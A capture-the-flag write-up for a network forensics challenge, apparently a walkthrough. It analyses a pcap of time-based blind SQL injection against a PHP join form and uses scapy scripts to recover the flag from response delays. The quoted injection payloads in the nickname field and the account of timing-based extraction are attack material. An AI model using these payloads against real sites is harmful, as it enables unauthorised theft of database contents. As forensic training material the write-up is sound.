Category:

network

Name:


Data Breach

Message:

analyze the pcap file and find the flag.


Instructions:

Open the pcap file in wireshark and inspect the summary. As shown below, you can see that a large amount of POST communication to join.php and 302 responses, and access to thanks.html are occurring.




```
POST /csg/join.php HTTP/1.1
Host: 10.1.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://10.1.1.1
Connection: keep-alive
Referer: http://10.1.1.1/csg/
Upgrade-Insecure-Requests: 1

nickname=john&email=john%40local.localHTTP/1.1 302 Found
Date: Thu, 03 Oct 2024 08:45:27 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.4
X-Powered-By: PHP/8.1.4
Location: /csg/thanks.html
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET /csg/thanks.html HTTP/1.1
Host: 10.1.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.1.1.1/csg/
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 03 Oct 2024 08:45:27 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.4
Last-Modified: Thu, 12 Sep 2024 02:32:56 GMT
ETag: "a2-621e2ec987613"
Accept-Ranges: bytes
Content-Length: 162
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTF challenge result</title>
</head>
<body>
    <p>Thank you.</p>
 </body>
</html>
```

Also, if you look at other request, you'll see that it sends a payload with signs of time-based SQL injection.



```
Hypertext Transfer Protocol
  POST /csg/join.php HTTP/1.1\r\n
  Host: 10.1.1.1\r\n
  User-Agent: python-requests/2.27.1\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept: */*\r\n
  Connection: keep-alive\r\n
  Content-Length: 142\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  \r\n
  [Full request URI: http://10.1.1.1/csg/join.php]
  [HTTP request 1/2]
  [Response in frame: 62]
  [Next request in frame: 64]
  File Data: 142 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "nickname" = "test",(select sleep(IF(ascii(substr((select flag from flag),1,1)) = 33,5,0)));--"
  Form item: "email" = "aaa"
```

From here, we will create a script using scapy to analyze the packet. First, extract only the POST request timestamp and sent data. If there are more than 5 seconds between requests, it can be determined that the SQL subquery which is right before is TRUE. If the subquery is FALSE, it is not responding to sleep.




```python
from scapy.all import *
import urllib.parse
```

```python
pkt = rdpcap("challenge.pcapng")
```

```python
for i in range(len(pkt)):
    if b"nickname=" in bytes(pkt[i]):
        print(pkt[i].time,urllib.parse.unquote(bytes(pkt[i]).split(b'nickname=')[1].decode()))
```

```
1727945145.664377 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+55,5,0))));--&email=aaa
1727945145.773786 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+56,5,0))));--&email=aaa
1727945145.882839 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+57,5,0))));--&email=aaa
1727945145.992636 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+58,5,0))));--&email=aaa
1727945146.103929 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+59,5,0))));--&email=aaa
1727945146.21235 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+60,5,0))));--&email=aaa
1727945146.322166 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+61,5,0))));--&email=aaa
1727945146.430549 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+62,5,0))));--&email=aaa
1727945146.539867 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+63,5,0))));--&email=aaa
1727945146.649355 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+64,5,0))));--&email=aaa
1727945146.759023 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+65,5,0))));--&email=aaa
1727945146.868312 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+66,5,0))));--&email=aaa
1727945146.991613 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+67,5,0))));--&email=aaa
1727945152.102009 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+68,5,0))));--&email=aaa
1727945152.212636 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+69,5,0))));--&email=aaa
1727945152.320637 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+70,5,0))));--&email=aaa
1727945152.430885 test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+71,5,0))));--&email=aaa
```


Create a script to extract requests that take more than 5 seconds from request to response. The script and execution results are as follows.



```python
port = ""
query = ""
for i in range(len(pkt)):
    if pkt[i].haslayer("TCP"):
        if b"nickname=" in bytes(pkt[i]):
            request_time = pkt[i].time
            query = urllib.parse.unquote(bytes(pkt[i]).split(b'nickname=')[1].decode())
            port = pkt[i][TCP].sport
        if pkt[i][TCP].dport == port and b"HTTP/1.1 302" in bytes(pkt[i]):
            response_time = pkt[i].time
            if response_time - request_time > 5:
                print(query)
```

```
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),1,1))+=+67,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),2,1))+=+83,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),3,1))+=+71,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),4,1))+=+95,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),5,1))+=+70,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),6,1))+=+76,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),7,1))+=+65,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),8,1))+=+71,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),9,1))+=+123,5,0))));--&email=aaa
test",(select+sleep(IF(ascii(substr((select+flag+from+flag),10,1))+=+104,5,0))));--&email=aaa
```

If you parse the contents of the request and output only the necessary data, you can check the FLAG as shown below.



```python
port = ""
query = ""
for i in range(len(pkt)):
    if pkt[i].haslayer("TCP"):
        if b"nickname=" in bytes(pkt[i]):
            request_time = pkt[i].time
            query = urllib.parse.unquote(bytes(pkt[i]).split(b'nickname=')[1].decode())
            port = pkt[i][TCP].sport
        if pkt[i][TCP].dport == port and b"HTTP/1.1 302" in bytes(pkt[i]):
            response_time = pkt[i].time
            if response_time - request_time > 5:
                print((chr(int(query.split('+=+')[1].split(',')[0]))),end="")
```

```
CSG_FLAG{https://youtu.be/wE11GYxsE7M}
```